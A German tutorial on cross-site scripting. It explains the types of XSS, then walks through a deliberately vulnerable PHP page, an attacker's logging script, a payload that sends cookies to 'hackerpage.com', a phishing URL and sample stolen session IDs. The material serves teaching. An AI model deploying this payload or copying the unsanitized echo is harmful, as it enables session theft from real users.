
Cross Site Scripting (XSS)

1 Was ist XSS?

XSS-Angriffe (Cross-Site Scripting) sind eine Art der Injektion, bei der böswillige Skripte in ansonsten harmlose und vertrauenswürdige Websites injiziert werden. XSS-Angriffe treten auf, wenn ein Angreifer mithilfe einer Webanwendung schädlichen Code, im Allgemeinen in Form eines Browserskripts, an einen anderen Endbenutzer sendet. Fehler, die den Erfolg dieser Angriffe ermöglichen, sind weit verbreitet und treten überall dort auf, wo eine Webanwendung Eingaben eines Benutzers innerhalb der von ihr generierten Ausgabe verwendet, ohne sie zu validieren oder zu codieren.

2 Für was kann XSS verwendet werden?

Ein Angreifer kann XSS verwenden, um ein bösartiges Skript an einen ahnungslosen Benutzer zu senden. Der Browser des Endbenutzers kann nicht erkennen, dass dem Skript nicht vertraut werden sollte, und führt das Skript aus. Da das Skript der Ansicht ist, dass es aus einer vertrauenswürdigen Quelle stammt, kann das schädliche Skript auf Cookies, Sitzungstoken oder andere vertrauliche Informationen zugreifen, die vom Browser gespeichert und auf dieser Site verwendet werden. Diese Skripte können sogar den Inhalt der HTML-Seite neu schreiben.



3 Arten von XSS Attacken:

3.1 Stored XSS-Attacks

"Stored Attacks" sind Angriffe, bei denen das injizierte Skript dauerhaft auf den Zielservern gespeichert ist, z. B. in einer Datenbank, in einem Nachrichtenforum, einem Besucherprotokoll, einem Kommentarfeld usw. Das Opfer ruft das schädliche Skript dann vom Server ab, wenn es die gespeicherte Information anfordert. Gespeichertes XSS wird manchmal auch als "Persistent XSS" oder "Type-1 XSS".

3.2 Reflected XSS Attacks

"Reflected attacks" sind solche, bei denen das injizierte Skript vom Webserver reflektiert wird, z. B. in einer Fehlermeldung, einem Suchergebnis oder einer anderen Antwort, die einige oder alle Eingaben enthält, die als Teil der Anforderung an den Server gesendet wurden. Reflektierte Angriffe werden den Opfern über eine andere Route zugestellt, z. B. in einer E-Mail-Nachricht oder auf einer anderen Website. Wenn ein Benutzer dazu verleitet wird, auf einen böswilligen Link zu klicken, ein speziell gestaltetes Formular zu senden oder einfach nur zu einer bösartigen Website zu navigieren, wird der injizierte Code auf die anfällige Website übertragen, die den Angriff auf den Browser des Benutzers widerspiegelt. Der Browser führt dann den Code aus, da er von einem "vertrauenswürdigen" Server stammt. Reflektiertes XSS wird manchmal auch als "Non-Persistent XSS" oder "Type-2 XSS" bezeichnet.

4 Was kann man gegen XSS Attacken mache?

Wenn die Anwendung nicht vertrauenswürdige Eingaben verarbeitet, die HTML enthalten sollen, kann die Validierung sehr schwierig sein. Daher benötigen Sie eine Library, die HTML-formatierten Text analysieren und bereinigen kann. Es gibt sehr viele Libraries die das können. Das Stichwort für diesen Prozess lautet: "Data Sanitizing". Mit einer einfachen Google-Suche findet man sehr viel.

5 Codebeispiele:

5.1 Unsicher, ohne Sanitizing

5.1.1 index.php: (Index der Seite welche wir angreifen)

```
<form action="search.php" method="get" autocomplete = "off">
    <label style="font-size: 20px">What is your name?</label><br><br>
    <input type="text" name="query" style="font-size: 20px; width: 500px;">
    <input type="submit" value="Go!" style="font-size: 20px;">
</form>
```

5.1.2 search.php: (Search der Seite welche wir angreifen)

```
<?php
$name = $_GET['query'];
echo "Hello, " . $name;
```

5.1.3 hackme.php: (Die Seite des Hackers)

```
<?php

$data = $_GET['data'] . " | {$_SERVER['REMOTE_ADDR']}";

file_put_contents('userdata.txt', $data. PHP_EOL , FILE_APPEND | LOCK_EX );

header("location: http://mypage.com")
```

5.1.4 Skript welches in den Input eingegeben wird:

```
<script>location.href="http://hackerpage.com/hackme.php?data=" +document.cookie</script>
```

5.1.5 URL, welche man bei einem Phishingmail anhängt:

mypage.com/securesearch.php?query=<script>location.href%3D"http%3A%2F%2Fhackerpage.com%2Fhackme.php%3Fdata%3D"+%2Bdocument.cookie<%2Fscript>

5.1.6 Was der Hacker auf seiner Seite sieht:

pvisitor=e3db10d6-bc8e-40b6-9fa0-13de88522b44; PHPSESSID=rj12on6fivnif7jrvfpvm55tt5 | 127.0.0.1

5.2 Sicher, mit Sanitizing

5.2.1 Output ist plaintext:

Hello, <script>location.href="http://hackerpage.com/hackme.php?data=" +document.cookie</script>